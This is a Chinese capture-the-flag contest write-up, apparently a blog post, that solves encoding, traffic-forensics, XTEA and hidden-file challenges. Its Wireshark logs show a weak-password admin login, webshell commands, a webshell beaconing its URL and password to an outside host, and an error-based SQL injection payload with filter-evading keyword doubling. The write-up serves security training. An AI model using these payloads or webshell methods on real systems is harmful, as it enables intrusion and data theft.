

网络安全管理职业技能大赛WriteUP

原创

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订阅专栏

网络安全管理职业技能大赛WriteUP

0X01 签到

Base32解码可得flag

Base32编码解码

```
MZWGCZ33GU2DMZDDMQ3GELJTGNRWMLJUGA4GKLLBGYYDGLJSG43TMMDBMRQTSOBUGR6Q====
```

编码

解码

清空

```
flag{546dcd6b-33cf-408e-a603-27760ada9844}
```

https://blog.csdn.net/weixin_39664643

```
flag{546dcd6b-33cf-408e-a603-27760ada9844}
```

0X02 被黑了_q1

首先下载压缩文件, 解压使用wireshark打开, 过滤http包大致查看

No.	Time	Source	Destination	Protocol	Length	Info
379	25.137709	192.168.0.105	23.32.45.19	HTTP	392	GET /success.txt HTTP/1.1
387	25.448200	23.32.45.19	192.168.0.105	HTTP	457	HTTP/1.1 200 OK (text/plain)
408	25.738305	192.168.0.105	23.32.45.19	HTTP	397	GET /success.txt?ipv4 HTTP/1.1
413	25.744916	192.168.0.105	23.32.45.19	HTTP	397	GET /success.txt?ipv6 HTTP/1.1
425	26.026240	23.32.45.19	192.168.0.105	HTTP	457	HTTP/1.1 200 OK (text/plain)
431	26.035460	23.32.45.19	192.168.0.105	HTTP	457	HTTP/1.1 200 OK (text/plain)
662	40.712128	192.168.0.105	119.84.129.201	HTTP	314	GET /kpt/v0m31fu84a/v1000819.dat HTTP/1.1
668	40.760412	119.84.129.201	192.168.0.105	HTTP	192	HTTP/1.1 200 OK
712	43.330038	192.168.0.105	182.247.254.60	HTTP	133	GET /n/logo/v1.0.0.2/super.gif.MD5 HTTP/1.1
715	43.345478	182.247.254.60	192.168.0.105	HTTP	599	HTTP/1.1 200 OK
727	43.423849	192.168.0.105	182.247.254.60	HTTP	129	GET /n/logo/v1.0.0.2/u.gif.MD5 HTTP/1.1
730	43.438484	182.247.254.60	192.168.0.105	HTTP	599	HTTP/1.1 200 OK
744	43.627133	192.168.0.105	106.75.95.184	HTTP	541	POST /kuaizipreport/kuaizipreport/r1_service?code=a2V5XzEJZDE5YWQ5NjIwYWRiMmIwNWJyYzYzMDUyYzYzMDUyYzYzODIjbg11
747	43.706872	106.75.95.184	192.168.0.105	HTTP	197	HTTP/1.1 200 (text/html)
758	43.892480	192.168.0.105	106.75.95.184	HTTP	557	POST /kuaizipreport/kuaizipreport/r1_service?code=a2V5XzEJZDE5YWQ5NjIwYWRiMmIwNWJyYzYzMDUyYzYzMDUyYzYzODIjbg11
762	43.970436	106.75.95.184	192.168.0.105	HTTP	197	HTTP/1.1 200 (text/html)
773	44.173769	192.168.0.105	106.75.95.184	HTTP	553	POST /kuaizipreport/kuaizipreport/r1_service?code=a2V5XzEJZDE5YWQ5NjIwYWRiMmIwNWJyYzYzMDUyYzYzMDUyYzYzODIjbg11
775	44.261667	106.75.95.184	192.168.0.105	HTTP	197	HTTP/1.1 200 (text/html)
1434	85.108023	192.168.0.105	23.32.45.19	HTTP	392	GET /success.txt HTTP/1.1
1442	85.388198	23.32.45.19	192.168.0.105	HTTP	457	HTTP/1.1 200 OK (text/plain)

题目要找后台管理员的密码，过滤器里使用 http contains "admin" 过滤，如下图第一个请求包的内容，密码为 admin123，再按照题目中所说操作得到flag{0192023a7bbd73250516f069df18b500}

The image shows a Wireshark packet capture with a filter set to 'http contains "admin"'. The first packet (No. 7149) is a POST request to /e/admin/ecmsadmin.php. The form data is visible in the 'Hypertext Transfer Protocol' pane, with a red arrow pointing to the 'password' field containing 'admin123'. Below the main table, there is a URL for the blog: https://blog.csdn.net/waixin_39664643

No.	Time	Source	Destination	Protocol	Length	Info
7149	249.695250	192.168.0.105	192.168.0.103	HTTP	664	POST /e/admin/ecmsadmin.php HTTP/1.1 (application/x-www-form-urlencoded)
7152	249.722871	192.168.0.103	192.168.0.105	HTTP	153	HTTP/1.1 200 OK (text/html)
7451	268.809427	192.168.0.105	192.168.0.103	HTTP	782	POST /e/admin/ecmsadmin.php HTTP/1.1 (application/x-www-form-urlencoded)
7454	268.836585	192.168.0.103	192.168.0.105	HTTP	116	HTTP/1.1 200 OK (text/html)
7507	270.894632	192.168.0.105	192.168.0.103	HTTP	554	GET /e/admin/index.php HTTP/1.1
7521	270.906974	192.168.0.103	192.168.0.105	HTTP	59	HTTP/1.1 200 OK (text/html)
7821	288.230625	192.168.0.105	192.168.0.103	HTTP	839	POST /e/admin/ecmsadmin.php HTTP/1.1 (application/x-www-form-urlencoded)
7823	288.260741	192.168.0.103	192.168.0.105	HTTP	1229	HTTP/1.1 200 OK (text/html)
7839	288.303844	192.168.0.105	192.168.0.103	HTTP	992	GET /e/admin/CreateCache.php?enews=doclass,doinfo,douserinfo&ecmstour1=admin
7841	288.334218	192.168.0.103	192.168.0.105	HTTP	1440	HTTP/1.1 200 OK (text/html)
7885	290.208870	192.168.0.105	192.168.0.103	HTTP	1073	GET /e/admin/admin.php?ehash_aGcC=jY4RCpujFLaIDKCRQCSK HTTP/1.1
7913	290.237141	192.168.0.103	192.168.0.105	HTTP	96	HTTP/1.1 200 OK (text/html)
7936	290.301903	192.168.0.105	192.168.0.103	HTTP	860	GET /e/admin/adminstyle/1/adminmain.css HTTP/1.1
7956	290.323776	192.168.0.105	192.168.0.103	HTTP	858	GET /e/admin/adminstyle/1/images/logo.gif HTTP/1.1
7976	290.364662	192.168.0.105	192.168.0.103	HTTP	862	GET /e/admin/adminstyle/1/images/fastmenu.png HTTP/1.1
7998	290.410909	192.168.0.105	192.168.0.103	HTTP	858	GET /e/admin/adminstyle/1/images/info.png HTTP/1.1
8022	290.429186	192.168.0.105	192.168.0.103	HTTP	960	GET /e/admin/main.php?ehash_aGcC=jY4RCpujFLaIDKCRQCSK HTTP/1.1
8030	290.438100	192.168.0.105	192.168.0.103	HTTP	965	GET /e/admin/ListEnews.php?ehash_aGcC=jY4RCpujFLaIDKCRQCSK HTTP/1.1
8038	290.442124	192.168.0.105	192.168.0.103	HTTP	858	GET /e/admin/adminstyle/1/images/shop.png HTTP/1.1
8074	290.451467	192.168.0.103	192.168.0.105	HTTP	59	HTTP/1.1 200 OK (text/html)

> Frame 7149: 664 bytes on wire (5312 bits), 664 bytes captured (5312 bits) on interface 0
> Ethernet II, Src: RivetNet_71:e3:9b (9c:b6:d0:71:e3:9b), Dst: RivetNet_71:e3:9b (9c:b6:d0:71:e3:9b)
> Internet Protocol Version 4, Src: 192.168.0.105, Dst: 192.168.0.103
> Transmission Control Protocol, Src Port: 53202, Dst Port: 80, Seq: 1, Ack: 1, Len: 610
> Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "enews" = "login"
Form item: "username" = "root"
Form item: "password" = "admin123"
Form item: "equestion" = "0"
Form item: "eanswer" = ""
Form item: "adminwindow" = "0"
Form item: "empirecmskey1" = ""

0X03 被黑了_q2

接着上题，过滤http浏览，大致确定攻击者使用管理员弱口令登陆后台，上传webshell.php大马。

此时在http contains "admin"过滤器中发现大马执行了phpinfo命令

The image shows a Wireshark packet capture with a filter set to 'http contains admin'. The 49331st packet is a GET request to /webshell.php?eanver=phpinfo. A red arrow points to the 'phpinfo' parameter in the URL. Below the main table, there is a URL for the blog: https://blog.csdn.net/waixin_39664643

No.	Time	Source	Destination	Protocol	Length	Info
46209	1895.451825	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
46650	1935.008906	192.168.0.103	192.168.0.105	HTTP	938	HTTP/1.1 500 Internal Server Error (text/html)
48654	2028.938344	192.168.0.105	192.168.0.103	HTTP	1007	GET /webshell.php?eanver=eval HTTP/1.1
48683	2030.016593	192.168.0.105	192.168.0.103	HTTP	1009	GET /webshell.php?eanver=info_f HTTP/1.1
48720	2031.522378	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
48877	2047.594369	192.168.0.105	192.168.0.103	HTTP	1015	GET /webshell.php?eanver=main&path=D: HTTP/1.1
48982	2049.594361	192.168.0.105	192.168.0.103	HTTP	1010	GET /webshell.php?eanver=upfiles HTTP/1.1
49072	2051.193101	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
49243	2063.438538	192.168.0.105	192.168.0.103	HTTP	1007	GET /webshell.php?eanver=eval HTTP/1.1
49258	2063.902416	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
49270	2064.625876	192.168.0.105	192.168.0.103	HTTP	1009	GET /webshell.php?eanver=info_f HTTP/1.1
49308	2065.108710	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
49331	2065.813504	192.168.0.105	192.168.0.103	HTTP	1010	GET /webshell.php?eanver=phpinfo HTTP/1.1
49364	2066.267192	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
49379	2067.032297	192.168.0.105	192.168.0.103	HTTP	1010	GET /webshell.php?eanver=upfiles HTTP/1.1
49465	2067.206831	192.168.0.103	192.168.0.105	HTTP	1369	HTTP/1.1 200 OK (text/html)
49495	2067.466165	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0
49536	2068.750779	192.168.0.105	192.168.0.103	HTTP	1015	GET /webshell.php?eanver=main&path=D: HTTP/1.1
49544	2068.938992	192.168.0.103	192.168.0.105	HTTP	938	HTTP/1.1 500 Internal Server Error (text/html)
49563	2069.208665	192.168.0.103	104.18.54.205	HTTP	76	GET /?hm=http%3A%2F%2F192.168.0.103%2Fwebshell.php%7C%7Cadmin&bz=php HTTP/1.0

> Frame 49331: 1010 bytes on wire (8080 bits), 1010 bytes captured (8080 bits) on interface 0

接着右键追踪http流，拿到主机名

过滤器直接http contains "flag", 一个一个包看过去, 前面还有一些假的flag,哈哈, 直到最后三个包

The screenshot shows a list of HTTP requests. The selected request is a POST to /bees/admin/login.php?action=ck_login. The body of the request is HTML Form URL Encoded. A red arrow points to the value of the 'user' parameter, which is a hex-encoded string: "admin' a and nd updatexml(1,concat(0x7e,substr((select group_concat(flag) fr from om beescms.flags),1,32),0x7e),1)#".

分三次请求拿到了flag的hex编码

```
[truncated]<div style="font-size:12px;"><p>\346\223\215\344\275\234\346\225\260\346\215\256\345\272\223\345\244\261\350\264\245XPath syntax error: '~666c61677b62343039663732662d383333302d346364,342d396631322d3734383765343238363639347d,,<br>sql:select id,admin_name,admin_password,admin_purvie
```

对其进行hex解码即可得到flag

Hex编码/解码

在下面的文本框内输入需要处理的内容


带 % 符号

flag{b409f72f-8330-4cd

flag{b409f72f-8330-4cd4-9f12-7487e4286694}


0x06 XTEA

根据下载附件的密文和key知道是xtea加密, 直接工具解密得到flag。




0x07 神秘邮件：

按照题目的意思，先使用010-editor工具查看可直接获得flag的前部分和中间部分，



Base64解码得到flag{051d51cc-2528

陆续向上翻阅得到-4c65-bf88-



这是眼睛看瞎也没发现什么了，查找资料发现发现是zip缺少头部504B，添加解压即可得到完整的docx文件，在doc文档显示背景颜色可发现隐藏的后半部flag字样，拼凑可得完整的flag。

```
4EB0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4EC0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4ED0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4EE0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4EF0h: 00 00 2D 00 34 00 63 00 36 00 35 00 2D 00 62 00 ..-.4.c.6.5.-.b.
4F00h: 66 00 38 00 38 00 2D 00 00 00 7D 00 00 00 FF E1 f.8.8.-...}...yá
4F10h: 08 DD 68 74 74 70 3A 2F 2F 6E 73 2E 61 64 6F 62 .Yhttp://ns.adob
4F20h: 65 2E 63 6F 6D 2F 78 61 70 2F 31 2E 30 2F 00 3C e.com/xap/1.0/.<
4F30h: 3F 78 70 61 63 6B 65 74 20 62 65 67 69 6E 3D 27 ?xpacket begin='
4F40h: EF BB BF 27 20 69 64 3D 27 57 35 4D 30 4D 70 43 i»¿' id='W5M0MpC
4F50h: 65 68 69 48 7A 72 65 53 7A 4E 54 63 7A 6B 63 39 ehiHzreSzNTczkc9
4F60h: 64 27 3F 3E 0D 0A 3C 78 3A 78 6D 70 6D 65 74 61 d.???.<x:xmpmeta
4F70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

https://blog.csdn.net/weixin_39664643